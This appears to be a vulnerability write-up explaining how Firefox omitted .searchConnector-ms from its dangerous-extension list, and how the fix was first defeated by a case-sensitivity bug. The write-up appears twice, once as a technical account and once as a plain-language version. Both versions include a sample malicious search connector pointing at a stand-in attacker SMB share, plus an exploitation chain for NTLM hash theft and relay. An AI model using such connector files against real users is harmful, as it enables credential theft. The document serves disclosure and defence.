CVE-2026–109782: How a Missing File Extension Broke Firefox’s Download Protection
Firefox's list of dangerous file extensions omitted .searchConnector-ms, so the browser offered no executable warning or reputation check for that file type. An attacker could host a malicious search connector that, when opened, makes Windows Explorer contact an attacker-controlled SMB or WebDAV server and leak the user's NTLM credentials.

Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Firefox keeps a hardcoded list of file extensions it considers executable. When a download carries one of those extensions, the browser adds friction: it will not offer an "Open" action in the download panel, so the file must be saved to disk first, and it submits the file to Safe Browsing for an application reputation check before the user can run it. The list lives in an array called sExecutableExts in xpcom/io/nsLocalFileCommon.cpp. On Windows, nsLocalFile::IsExecutable() is a lookup against that array:
NS_IMETHODIMPnsLocalFile::IsExecutable(bool* aResult) { return LookupExtensionIn(sExecutableExts, std::size(sExecutableExts), aResult);}
A second list, kBinaryFileExtensions in ApplicationReputation.cpp, covers files that need a reputation check but not the executable warning. IsBinary() returns true for anything in kBinaryFileExtensions or in sExecutableExts, unless the extension is in a short kNonBinaryExecutables exclusion list.
The weakness of this design is that protection is only as complete as the lists. A missing entry bypasses both layers at once. This write-up covers CVE-2026-109782 in Firefox (and CVE-2026-106016 in Thunderbird), tracked in Mozilla Bug 2067465, rated Moderate as a mitigation bypass, and fixed in Firefox 157.0.1, Firefox ESR 153.5 and Thunderbird 158.
Setup
The work was a source audit of Firefox's file-handling code, backed by two further checks: extracting strings from a Nightly libxul.so build and a behavioural download test in Firefox. The behavioural test downloaded a .searchConnector-ms file in Firefox. QA verification later ran on Firefox 157.0.1 on Windows 10 x64.
Finding it
While auditing the file-handling code, the researcher noticed that sExecutableExts already covered the .ms family of Windows shell extensions:
".library-ms", ".search-ms", ".settingcontent-ms",
Each of these causes Windows to take an action when opened: connecting to a remote library, executing a saved search, opening a settings page. Firefox classified all of them as executable. One sibling was absent: .searchConnector-ms.
The gap was confirmed three ways:
- Source audit: the string
.searchConnector-msdid not appear anywhere insExecutableExts[]orkBinaryFileExtensions[]. - Binary verification: all strings were extracted from a Nightly
libxul.sobuild (1,482,191 strings). There were zero occurrences ofsearchConnector, case-insensitive. - Behavioural test: a
.searchConnector-msfile downloaded in Firefox produced no executable warning, and the download panel offered "Open" directly.
A search connector is a small XML file that tells Windows Explorer how to connect to a remote search source. The minimal example from the report:
<?xml version="1.0" encoding="UTF-8"?><searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector"> <description>Malicious Search Connector</description> <isSearchOnlyItem>false</isSearchOnlyItem> <templateInfo> <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType> </templateInfo> <simpleLocation> <url>\\attacker.example.com\share</url> </simpleLocation></searchConnectorDescription>
When Windows processes the file, Explorer reaches out to the location in <url>. If that points to an SMB or WebDAV server, Windows may attempt NTLM authentication, silently sending the logged-in user's NetNTLMv2 challenge-response to the attacker.
The report places this in the same class as CVE-2025-24054 (NTLM hash disclosure through .library-ms files, exploited in the wild), CVE-2026-21249 / ZDI-26-083 (NTLM disclosure via .searchConnector-ms on the Windows side) and the long history of .search-ms URI handler abuse for NTLM coercion. The sibling extensions .search-ms and .library-ms were already in the list because of this exact threat model, so the .searchConnector-ms gap was an incomplete defence against a known attack class rather than a new one.
Exploitation
Step 1: Host the connector file
The attacker hosts a malicious .searchConnector-ms file whose <url> points at an attacker-controlled SMB or WebDAV server, as in the XML above.
Step 2: Get the victim to download it
The victim visits a page or clicks a link, and Firefox downloads the file. Because .searchConnector-ms is in neither list, Firefox does not classify it as executable: there is no "Save as" friction (the panel offers "Open" directly) and no application reputation check through Safe Browsing.
Step 3: The victim opens the file
One click from the download panel on a vulnerable Firefox is enough.
Step 4: Windows contacts the attacker
Windows Explorer processes the search connector XML and contacts the attacker-controlled SMB or WebDAV server. Windows then performs NTLM authentication automatically, and the attacker captures the NetNTLMv2 challenge-response. The hash can then be cracked offline or relayed to internal services.
The full chain as drawn in the report:
Attacker hosts malicious .searchConnector-ms | vUser visits page / clicks link -> Firefox downloads the file | vFirefox does NOT classify it as executable - No "Save as" friction (offers "Open" directly) - No application reputation (Safe Browsing) check | vUser opens the file | vWindows Explorer processes the search connector XML | vExplorer contacts attacker-controlled SMB/WebDAV server | vWindows performs NTLM authentication automatically | vAttacker captures NetNTLMv2 challenge-response | vOffline cracking <-or-> NTLM relay to internal services
Prerequisites
- Victim uses Windows.
- Victim downloads and opens the file (one click from the download panel on vulnerable Firefox).
- Outbound SMB (445) or WebDAV (80/443) traffic reaches the attacker.
- NTLM is enabled in the victim's environment.
- The captured hash is crackable, or relay targets lack SMB signing / EPA.
These preconditions are why Mozilla rated the issue moderate rather than high or critical.
The other two families in the original report
The initial Bugzilla report covered three missing file-type families, not one.
1. .msu, Windows Update Standalone Installer. .msi, .msp and .mst were all in sExecutableExts; their sibling .msu was not. Double-clicking a .msu launches wusa.exe, which installs a Windows update package. The researcher tested this thoroughly:
- Real Microsoft-signed
.msuin Firefox: no warning,wusa.exestarts installing. - Same
.msuin Edge: SmartScreen download warning shown. - Same
.msuin Chrome: no warning (same as Firefox). - Attacker-crafted
.msu(unsigned, viamakecab): Windows shows "Open File - Security Warning". - After clicking Open on the attacker
.msu:wusa.exerejects it, because signature validation fails.
The conclusion was that the gap was narrower than first thought: only Microsoft-signed .msu files bypass the Windows-level warning, and wusa.exe validates the package signature. The researcher agreed to drop .msu from the request.
2. .searchConnector-ms. This was the clear winner: same threat model as .search-ms, which was already in the list; no OS-level mitigation blocking the attack chain; and Firefox was the weakest browser in the comparison. It was kept as the primary fix.
3. Certificate files (.pfx, .p12, .p7b, .p7c, .pem). These launch the Windows Certificate Import Wizard, which can silently install a trusted root CA and enable TLS interception. Firefox already covered the sibling formats .cer, .crt and .der. Mozilla's triage moved these to a separate public bug (Bug 2071820) for AppRep-only coverage, since the Certificate Import Wizard shows its own UI describing what it will do.
Root cause
The immediate cause is a missing entry: .searchConnector-ms was absent from both sExecutableExts and kBinaryFileExtensions. Both defence layers, the download friction and the Safe Browsing reputation check, depend on the same lists, so one omission disables both.

The fix then exposed a second, deeper problem. Marco Bonardo (:mak) landed a small patch adding the extension to sExecutableExts, updating the array size in the header, documenting it in the AppRep list and extending the gtest:
".scf", ".scr", ".sct",- ".search-ms", + ".search-ms", + ".searchConnector-ms", ".settingcontent-ms",
The patch was uplifted to Firefox 157 beta and ESR 153. Then QA tried to verify it. QA engineer Negritas Sergiu created a test .searchConnector-ms file, downloaded it from a local server, and no warning appeared: the fix was not working.
Marco found the cause: LookupExtensionIn compares the lowercased file extension against the array entries. The array entry was .searchConnector-ms (mixed case) while the lookup compared against .searchconnector-ms (all lowercase), so there was no match. This requirement was not documented anywhere. The ApplicationReputation.cpp side uses a case-insensitive comparator, so it did not matter there, but for IsExecutable() every array entry had to be lowercase. It had never been caught before because .searchConnector-ms was apparently the first mixed-case extension added to the list.
A separate bug, Bug 2075533, tracked the case-sensitivity fix. The resolution was to make LookupExtensionIn perform a case-insensitive comparison, removing the fragile requirement that all array entries be lowercase. Daniel Veditz of the Mozilla security team reopened the original bug to represent the state of the vulnerability rather than the state of the patches, since the advisory and bounty credit needed to track whether the bug was actually fixed.
The timeline was affected: the fix could not make the Firefox 157.0 release because RC builds were already testing, so it shipped in Firefox 157.0.1, a mid-cycle dot release. ESR 153.5 got the fix. ESR 140 was EOL and received no fix ever; users were upgraded to ESR 153.5.
QA confirmed the fix on Firefox 157.0.1 (Windows 10 x64): downloading a .searchConnector-ms file now triggers the executable warning, and the bug was marked VERIFIED FIXED.
Impact
This is a mitigation bypass, not memory corruption or direct code execution. Firefox's job was to recognise .searchConnector-ms as dangerous and add friction; it failed at that classification, which removed both the user-facing warning and the automated reputation check.
The downstream impact, NTLM credential theft, depends entirely on the Windows environment. In a hardened network with NTLM disabled and outbound SMB blocked, the impact is near zero. In a typical enterprise domain where NTLM is still in use, a leaked NetNTLMv2 hash can enable:
- Offline password cracking, with weak passwords recovered in minutes.
- NTLM relay attacks, if SMB signing is not enforced.
- Lateral movement via relayed authentication to file shares, web apps or Exchange.
Fix
Mozilla shipped the following:
| Product | Fixed version |
|---|---|
| Firefox | 157.0.1 or later |
| Firefox ESR | 153.5 or later |
| Thunderbird | 158 or later |
| Firefox ESR 140 | No fix (EOL); upgrade to ESR 153.5+ |
The code changes were the addition of .searchConnector-ms to sExecutableExts (with the array size updated in the header, the AppRep list documented and the gtest extended); a separate bug tracked making LookupExtensionIn compare case-insensitively.
As defence in depth, the report recommends reducing NTLM exposure:
- Block outbound SMB (TCP 445) and WebDAV to untrusted networks at the firewall.
- Disable the WebClient service on endpoints that do not need WebDAV.
- Enforce SMB signing and Extended Protection for Authentication.
- Enable Credential Guard on supported Windows versions.
- Narrow
network.automatic-ntlm-auth.trusted-urisin Firefox enterprise policies. - Set
network.automatic-ntlm-auth.allow-non-fqdntofalse. - Consider disabling NTLM entirely where Kerberos is available.
Variants to test
- Other Windows shell extensions with a remote location. Look for file types that make Explorer contact a URL, such as further
.mssiblings or library and search definitions. A positive result is a download that offers "Open" directly in Firefox and, when opened, produces an outbound SMB or WebDAV connection to a host you control. - Mixed-case entries in
sExecutableExts. Grep the array for any entry that is not all lowercase and test that extension through a download. A positive result is a dangerous file that downloads without the executable warning despite being listed, which points at the same case-sensitivity mismatch. - Installer siblings of listed extensions. Compare families such as
.msi/.msp/.mstagainst unlisted siblings like.msu, and test both signed and unsigned packages in Firefox, Edge and Chrome. A positive result is a file type that installs or executes with no browser warning where a sibling is covered. - Certificate import formats. Test
.pfx,.p12,.p7b,.p7cand.pemagainst the already-covered.cer,.crtand.der. A positive result is a download that reaches the Certificate Import Wizard without friction or a reputation check. - Binary string check on a build. Extract strings from the browser binary and search for the extension name, case-insensitive, as was done here. Zero hits for an extension you expect to be listed is a strong signal that the list entry is missing or mis-cased.
What happened, in plain words
Firefox, the web browser, keeps a list of file types it treats as dangerous. When you download a file whose name ends in one of those endings (the "extension", the part after the last dot, like .exe), Firefox deliberately makes life a little harder: it will not offer you a one-click "Open" button, and it sends the file to a reputation service to ask whether the file is known to be bad. The idea is to give you a moment to think before something runs on your computer.
The researcher in this report, d7meealz, noticed that one dangerous Windows file type was missing from that list: .searchConnector-ms. Because it was missing, Firefox treated such a download like an ordinary photo or text file. No warning, no reputation check, just a direct hand-off to Windows. And a search connector file can be crafted so that, the moment Windows opens it, Windows quietly talks to a server the attacker controls and hands over a piece of your login credentials.
Mozilla, the organisation that makes Firefox, gave the issue the identifier CVE-2026-109782 (a CVE is a public catalogue number for a security flaw), rated it "moderate" and fixed it in Firefox 157.0.1. The Thunderbird issue was tracked as CVE-2026-106016 and fixed in Thunderbird 158.
The rest of this article walks through how the browser decides what is dangerous, how the researcher found the gap, what the attack looks like step by step, why the first fix did not work, and what you can do about it.
Background: how Firefox decides what is dangerous
Before a downloaded file reaches your operating system (the software that runs your computer, here Windows), Firefox asks itself one question: is this file type executable? "Executable" means "able to make the computer do something", as opposed to a picture or a document that is only meant to be looked at.
The answer comes from a hardcoded list, an array (a simple numbered list inside the program's code) called sExecutableExts, stored in a source file at xpcom/io/nsLocalFileCommon.cpp. On Windows, the function nsLocalFile::IsExecutable() simply looks the file's extension up in that list:
NS_IMETHODIMPnsLocalFile::IsExecutable(bool* aResult) { return LookupExtensionIn(sExecutableExts, std::size(sExecutableExts), aResult);}
Line by line, in plain words:
NS_IMETHODIMPis a marker used throughout Firefox's code to say "this is a standard function with a standard calling convention". You can read it as decoration.nsLocalFile::IsExecutable(bool* aResult)is the name of the function.nsLocalFileis Firefox's internal representation of a file on disk, andIsExecutableis the question being asked. Thebool* aResultpart is an output slot: the function does not return the answer directly, it writes "true" or "false" into that slot.return LookupExtensionIn(...)hands the real work to a helper function calledLookupExtensionIn.sExecutableExtsis the list of dangerous extensions, andstd::size(sExecutableExts)tells the helper how many entries the list has, so it knows where to stop looking.aResultis where the answer ends up.
If the extension is in the list, two things happen:
- Download friction. Firefox will not offer an "Open" action in the download panel. The file must be saved to disk first. Think of it as a shop assistant asking you to sign for a parcel instead of handing it straight over: a small pause that makes you notice what you are receiving.
- Application reputation check. The file is submitted to Safe Browsing, a service that keeps a database of known-bad files and websites, before the user can run it. Think of it as a bouncer checking a guest's name against a list before letting them in.
There is a second list, kBinaryFileExtensions in ApplicationReputation.cpp, that covers files needing a reputation check but not the executable warning. The two lists work together: the function IsBinary() returns true for anything in kBinaryFileExtensions or in sExecutableExts, unless the extension is in a short exclusion list called kNonBinaryExecutables.
This design is clean, but it has a fundamental weakness: protection is only as complete as the lists. A missing entry is a full bypass of both layers at once. It is like a nightclub with two doormen who both work from the same guest list: if your name is not on the list, neither of them stops you.
What the researcher found
The researcher was auditing Firefox's file-handling code, meaning reading it carefully looking for mistakes, when they noticed that sExecutableExts already covered the .ms family of Windows shell extensions:
".library-ms", ".search-ms", ".settingcontent-ms",
Each of these file types causes Windows to take some action when opened: connecting to a remote library, executing a saved search, opening a settings page. Firefox correctly classified every one of them as executable. But one sibling was absent: .searchConnector-ms.
The gap was confirmed three ways:
- Source audit. The string
.searchConnector-msdid not appear anywhere insExecutableExts[]orkBinaryFileExtensions[]. In other words, reading the code showed the entry was simply not there. - Binary verification. The researcher extracted all readable strings from a Nightly
libxul.sobuild, the compiled Firefox program file, and got 1,482,191 strings. There were zero occurrences ofsearchConnector, case-insensitive (meaning it did not matter whether letters were upper or lower case). This checks the shipped program, not just the source, in case the list is built in some other way. - Behavioural test. A
.searchConnector-msfile downloaded in Firefox produced no executable warning, and the download panel offered "Open" directly. This is the real-world confirmation: the browser behaved exactly as the code suggested.
Why .searchConnector-ms is dangerous
A search connector is a small XML file, a text file with tags in angle brackets that both humans and programs can read, that tells Windows Explorer (the file manager you use to browse folders) how to connect to a remote search source. Here is the minimal example from the report:
<?xml version="1.0" encoding="UTF-8"?><searchConnectorDescription xmlns="http://schemas.microsoft.com/windows/2009/searchConnector"> <description>Malicious Search Connector</description> <isSearchOnlyItem>false</isSearchOnlyItem> <templateInfo> <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType> </templateInfo> <simpleLocation> <url>\\attacker.example.com\share</url> </simpleLocation></searchConnectorDescription>
Line by line, in plain words:
<?xml version="1.0" encoding="UTF-8"?>says "this is an XML file, version 1.0, using the UTF-8 character encoding". It is a standard opening line.<searchConnectorDescription ...>opens the description of the connector. Thexmlns=...attribute names the official Microsoft format so Windows recognises it.<description>Malicious Search Connector</description>is a human-readable label. The word "Malicious" here is just the researcher's label for the test file; Windows does not care what it says.<isSearchOnlyItem>false</isSearchOnlyItem>tells Windows this connector is not only for searching, so it can be used for browsing too.<templateInfo>and<folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>describe what kind of folder view to use. The long string in braces is a globally unique identifier, a kind of serial number for a Windows component.<simpleLocation>and<url>\\attacker.example.com\share</url>are the important part: the address Windows should connect to. The double backslashes are the Windows way of writing a network share address, the same style as\\server\folderyou might type into a file explorer.- The closing tags end each section.
When Windows processes this file, Explorer reaches out to the location in <url>. If that points to an SMB or WebDAV server, Windows may attempt NTLM authentication, silently sending the logged-in user's NetNTLMv2 challenge-response to the attacker.
A few of those terms deserve a plain explanation:
- SMB (Server Message Block) is the Windows protocol for sharing files and printers over a network. Port 445 is its usual door.
- WebDAV is a way of sharing files over ordinary web traffic, usually on ports 80 and 443.
- NTLM is an older Microsoft login protocol. When Windows connects to a server that asks "who are you?", NTLM answers without sending your actual password. Instead it sends a value derived from your password, called a challenge-response. Think of a doorman who asks you a secret question and checks your answer, rather than asking for your passport.
- NetNTLMv2 is the specific form of that answer in modern Windows. It is not your password, but it is derived from it, so it can be attacked offline: the attacker takes it home and tries passwords against it on their own machine, with no risk of being locked out.
The report places this in the same class of issue as:
- CVE-2025-24054, NTLM hash disclosure through
.library-msfiles, which was exploited in the wild (meaning real attackers used it, not just researchers). - CVE-2026-21249 / ZDI-26-083, NTLM disclosure via
.searchConnector-mson the Windows side. - The long history of
.search-msURI handler abuse for NTLM coercion. A URI handler is the part of Windows that decides what program opens a given kind of link; "coercion" here means tricking Windows into making the authentication request for you.
Firefox's sibling extensions, .search-ms and .library-ms, were already in the list because of this exact threat model (the description of what an attacker could do and what is needed for it to work). So the .searchConnector-ms gap was not a new attack class. It was an incomplete defence against a known one.
The original report: three families, not one
The researcher's initial Bugzilla report (Bugzilla is Mozilla's public bug-tracking website) actually covered three missing file-type families, not one.
1. .msu, Windows Update Standalone Installer. .msi, .msp and .mst were all in sExecutableExts; their sibling .msu was not. Double-clicking a .msu launches wusa.exe, the Windows Update Standalone Installer program, which installs a Windows update package. The researcher tested this thoroughly:
- Real Microsoft-signed
.msuin Firefox: no warning,wusa.exestarts installing. - Same
.msuin Edge: SmartScreen download warning shown. SmartScreen is Microsoft's equivalent reputation service. - Same
.msuin Chrome: no warning, same as Firefox. - Attacker-crafted
.msu(unsigned, built withmakecab, a Microsoft tool for packing files into cabinet archives): Windows shows "Open File - Security Warning". - After clicking Open on the attacker
.msu:wusa.exerejects it, because signature validation fails. A digital signature is a cryptographic stamp that proves who made a file and that it has not been altered.
The conclusion was that the gap was narrower than first thought: only Microsoft-signed .msu files bypass the Windows-level warning, and wusa.exe validates the package signature. The researcher agreed to drop .msu from the request.
2. .searchConnector-ms. This was the clear winner: same threat model as .search-ms, which was already in the list; no OS-level mitigation blocking the attack chain; and Firefox was the weakest browser in the comparison. It was kept as the primary fix.
3. Certificate files (.pfx, .p12, .p7b, .p7c, .pem). These launch the Windows Certificate Import Wizard, which can silently install a trusted root CA and enable TLS interception. A certificate is a digital identity document; a root CA (certificate authority) is one of the organisations your computer already trusts to vouch for other identities. TLS is the encryption behind the padlock in your browser. If an attacker can install their own trusted root, they can make your browser accept a fake padlock and read traffic that should be private. Firefox already covered the sibling formats .cer, .crt and .der. Mozilla's triage (the process of sorting incoming reports) moved these to a separate public bug, Bug 2071820, for AppRep-only coverage, since the Certificate Import Wizard shows its own UI describing what it will do.
The fix, and the surprise reopening
The initial patch
Marco Bonardo (:mak) landed the fix promptly. A patch is a small set of code changes. The patch was small: adding the extension to sExecutableExts, updating the array size in the header (the companion file that declares the list), documenting it in the AppRep list, and extending the gtest (Google Test, the framework Firefox uses for automated tests):
".scf", ".scr", ".sct",- ".search-ms", + ".search-ms", + ".searchConnector-ms", ".settingcontent-ms",
In plain words, this is a diff, the format used to show changes to code. Lines starting with - are removed, lines starting with + are added, and lines with neither are unchanged context. Here the change adds .searchConnector-ms right after .search-ms, keeping the alphabetical order of the list.
The patch was uplifted to Firefox 157 beta and ESR 153. "Uplifted" means copied from the main development branch onto the branches used for released versions. ESR stands for Extended Support Release, a slower-moving Firefox version that organisations use for long-term stability. Everything looked done. Then QA tried to verify it.
The case-sensitivity bug
QA (quality assurance, the people who test whether a fix really works) engineer Negritas Sergiu created a test .searchConnector-ms file, downloaded it from a local server, and no warning appeared. The fix was not working.
Marco investigated and found the root cause: LookupExtensionIn compares the lowercased file extension against the array entries. The extension in the array was .searchConnector-ms (mixed case), but the lookup was comparing against .searchconnector-ms (all lowercase). No match.
"Case-sensitive" means upper and lower case letters count as different characters. Think of a cloakroom that files coats under "Smith" but you hand in your ticket written "SMITH": the coat is there, but the attendant will not find it. This requirement was not documented anywhere. The ApplicationReputation.cpp side uses a case-insensitive comparator, so it did not matter there, but for IsExecutable() every array entry had to be lowercase. It had never been caught before because .searchConnector-ms was apparently the first mixed-case extension added to the list.
A separate bug, Bug 2075533, tracked the case-sensitivity fix. The resolution was to make LookupExtensionIn perform a case-insensitive comparison, removing the fragile requirement that all array entries be lowercase. Daniel Veditz of the Mozilla security team reopened the original bug to represent the state of the vulnerability rather than the state of the patches, since the advisory and bounty credit needed to track whether the bug was actually fixed. An advisory is the public security notice Mozilla publishes; a bounty is the payment Mozilla makes to researchers who report valid issues.
The timeline was affected: the fix could not make the Firefox 157.0 release because RC builds (release candidate builds, the final test versions) were already testing, so it shipped in Firefox 157.0.1, a mid-cycle dot release. ESR 153.5 got the fix. ESR 140 was EOL (end of life, meaning no longer supported) and received no fix ever; users were upgraded to ESR 153.5.
QA confirmed the fix on Firefox 157.0.1 (Windows 10 x64): downloading a .searchConnector-ms file now triggers the executable warning, and the bug was marked VERIFIED FIXED.
The attack chain
The report draws the full chain like this:
Attacker hosts malicious .searchConnector-ms | vUser visits page / clicks link -> Firefox downloads the file | vFirefox does NOT classify it as executable - No "Save as" friction (offers "Open" directly) - No application reputation (Safe Browsing) check | vUser opens the file | vWindows Explorer processes the search connector XML | vExplorer contacts attacker-controlled SMB/WebDAV server | vWindows performs NTLM authentication automatically | vAttacker captures NetNTLMv2 challenge-response | vOffline cracking <-or-> NTLM relay to internal services
Read it top to bottom, the arrows mean "then":
- The attacker puts a malicious
.searchConnector-msfile on a server they control. - The victim visits a page or clicks a link, and Firefox downloads the file.
- Firefox does not classify it as executable, so there is no "Save as" friction (the panel offers "Open" directly) and no application reputation check through Safe Browsing.
- The victim opens the file. One click from the download panel on a vulnerable Firefox is enough.
- Windows Explorer processes the search connector XML.
- Explorer contacts the attacker-controlled SMB or WebDAV server.
- Windows performs NTLM authentication automatically.
- The attacker captures the NetNTLMv2 challenge-response.
- The attacker either cracks it offline or relays it to internal services. A relay is passing the captured authentication on to another server as if it were the victim, without ever knowing the password.
Prerequisites
For this to work, several conditions must all be true:
- The victim uses Windows.
- The victim downloads and opens the file (one click from the download panel on vulnerable Firefox).
- Outbound SMB (port 445) or WebDAV (ports 80 and 443) traffic reaches the attacker. "Outbound" means traffic leaving the victim's network.
- NTLM is enabled in the victim's environment.
- The captured hash is crackable, or the relay targets lack SMB signing or EPA. A hash is the derived value captured from the login exchange. SMB signing is a check that each message really came from the party it claims. EPA, Extended Protection for Authentication, binds the authentication to the specific connection so a relayed copy is rejected.
These preconditions are why Mozilla rated the issue moderate rather than high or critical.
Root cause
The immediate cause is a missing entry: .searchConnector-ms was absent from both sExecutableExts and kBinaryFileExtensions, so IsExecutable() returned false and IsBinary() did not cover it either. Both defence layers, the download friction and the Safe Browsing reputation check, depend on the same lists, so one omission disables both.
The fix then exposed a second, deeper problem: the case-sensitivity mismatch described above, where the list contained a mixed-case entry but the lookup compared against a lowercase version. That is why the first patch looked correct and still did nothing.
Impact
This is a mitigation bypass, not memory corruption or direct code execution. "Mitigation bypass" means a safety measure that was supposed to apply simply did not. "Memory corruption" and "direct code execution" are the more severe classes where an attacker gets code running on your machine by abusing the way programs store data; neither happened here.
Firefox's job was to recognise .searchConnector-ms as dangerous and add friction. It failed at that classification, which removed both the user-facing warning and the automated reputation check.
The downstream impact, NTLM credential theft, depends entirely on the Windows environment. In a hardened network with NTLM disabled and outbound SMB blocked, the impact is near zero. In a typical enterprise domain where NTLM is still in use, a leaked NetNTLMv2 hash can enable:
- Offline password cracking, with weak passwords recovered in minutes.
- NTLM relay attacks, if SMB signing is not enforced.
- Lateral movement via relayed authentication to file shares, web apps or Exchange. Lateral movement means using one compromised foothold to reach other machines inside the same network.
Mitigation
Patch (primary)
| Product | Fixed version |
|---|---|
| Firefox | 157.0.1 or later |
| Firefox ESR | 153.5 or later |
| Thunderbird | 158 or later |
| Firefox ESR 140 | No fix (EOL); upgrade to ESR 153.5+ |
The code changes were the addition of .searchConnector-ms to sExecutableExts (with the array size updated in the header, the AppRep list documented and the gtest extended) and the change to LookupExtensionIn to compare case-insensitively.
Reduce NTLM exposure (defence in depth)
"Defence in depth" means adding extra layers so that one failure does not sink you. The report recommends:
- Block outbound SMB (TCP 445) and WebDAV to untrusted networks at the firewall.
- Disable the WebClient service on endpoints that do not need WebDAV. A service is a background program Windows runs; an endpoint is a user's machine.
- Enforce SMB signing and Extended Protection for Authentication.
- Enable Credential Guard on supported Windows versions. Credential Guard is a Windows feature that keeps login secrets in a protected part of the system.
- Narrow
network.automatic-ntlm-auth.trusted-urisin Firefox enterprise policies. This setting lists which sites Firefox may answer NTLM challenges for automatically; a shorter list means fewer places your credentials can be requested. - Set
network.automatic-ntlm-auth.allow-non-fqdntofalse. An FQDN is a full domain name likeserver.example.com; this setting stops Firefox from answering NTLM challenges for bare, short names that are easier to spoof. - Consider disabling NTLM entirely where Kerberos is available. Kerberos is the newer, stronger Microsoft authentication protocol.
Variants to test
Each one describes what to try and what a positive result looks like.
- Other Windows shell extensions with a remote location. Look for file types that make Explorer contact a URL, such as further
.mssiblings or library and search definitions. A positive result is a download that offers "Open" directly in Firefox and, when opened, produces an outbound SMB or WebDAV connection to a host you control. - Mixed-case entries in
sExecutableExts. Search the array for any entry that is not all lowercase and test that extension through a download. A positive result is a dangerous file that downloads without the executable warning despite being listed, which points at the same case-sensitivity mismatch. - Installer siblings of listed extensions. Compare families such as
.msi/.msp/.mstagainst unlisted siblings like.msu, and test both signed and unsigned packages in Firefox, Edge and Chrome. A positive result is a file type that installs or executes with no browser warning where a sibling is covered. - Certificate import formats. Test
.pfx,.p12,.p7b,.p7cand.pemagainst the already-covered.cer,.crtand.der. A positive result is a download that reaches the Certificate Import Wizard without friction or a reputation check. - Binary string check on a build. Extract strings from the browser binary and search for the extension name, case-insensitive, as was done here. Zero hits for an extension you expect to be listed is a strong signal that the list entry is missing or mis-cased.
Glossary
- Advisory: the public security notice a vendor publishes about a fixed flaw.
- AppRep: short for application reputation, the check that asks a service whether a downloaded program is known to be bad.
- Array: a numbered list of values inside a program's code.
- Binary: the compiled program file that actually runs, as opposed to its source code.
- Bounty: a payment a vendor makes to a researcher who reports a valid security issue.
- Bugzilla: Mozilla's bug-tracking website.
- Case-sensitive: treating upper and lower case letters as different characters.
- Certificate: a digital identity document that proves who a server or program is.
- Challenge-response: a login exchange where the server asks a question and the client answers with a value derived from the password, rather than sending the password itself.
- CVE: a public catalogue number assigned to a specific security flaw.
- Defence in depth: adding extra protective layers so one failure does not cause a breach.
- Diff: the format that shows lines added to and removed from code.
- EPA (Extended Protection for Authentication): a Windows feature that ties an authentication exchange to one specific connection so a relayed copy is rejected.
- EOL (end of life): no longer supported or updated.
- ESR (Extended Support Release): a slower-moving Firefox version intended for long-term use by organisations.
- Executable: a file type that can make the computer do something when opened.
- Extension: the part of a file name after the last dot, such as
.exeor.pdf. - FQDN: a full domain name such as
server.example.com. - gtest (Google Test): the testing framework Firefox uses for automated tests.
- Hash: a value derived from data, here from a password, that can be attacked offline.
- Kerberos: the newer Microsoft authentication protocol, generally preferred over NTLM.
- Lateral movement: using one compromised machine to reach others inside the same network.
- Mitigation bypass: a case where a safety measure that should have applied did not.
- NetNTLMv2: the specific challenge-response value modern Windows sends during NTLM authentication.
- NTLM: an older Microsoft authentication protocol.
- Patch: a small set of code changes that fixes a problem.
- QA (quality assurance): the people who test whether a fix actually works.
- RC (release candidate): the final test build before a release.
- Relay: passing captured authentication on to another server as if you were the victim, without knowing the password.
- Root CA (certificate authority): an organisation your computer already trusts to vouch for other digital identities.
- Safe Browsing: the reputation service Firefox uses to check files and sites against known-bad lists.
- SMB (Server Message Block): the Windows protocol for sharing files and printers over a network, usually on port 445.
- SMB signing: a check that each SMB message really came from the party it claims.
- SmartScreen: Microsoft's reputation service for downloads and sites.
- Threat model: a description of what an attacker could do and what conditions are needed.
- TLS: the encryption behind the padlock in a browser.
- Triage: the process of sorting incoming bug reports and deciding what to do with each.
- Uplift: copying a fix from the main development branch onto a release branch.
- URI handler: the part of Windows that decides which program opens a given kind of link.
- WebDAV: a way of sharing files over ordinary web traffic, usually on ports 80 and 443.
- XML: a text format that uses tags in angle brackets to describe structured data.



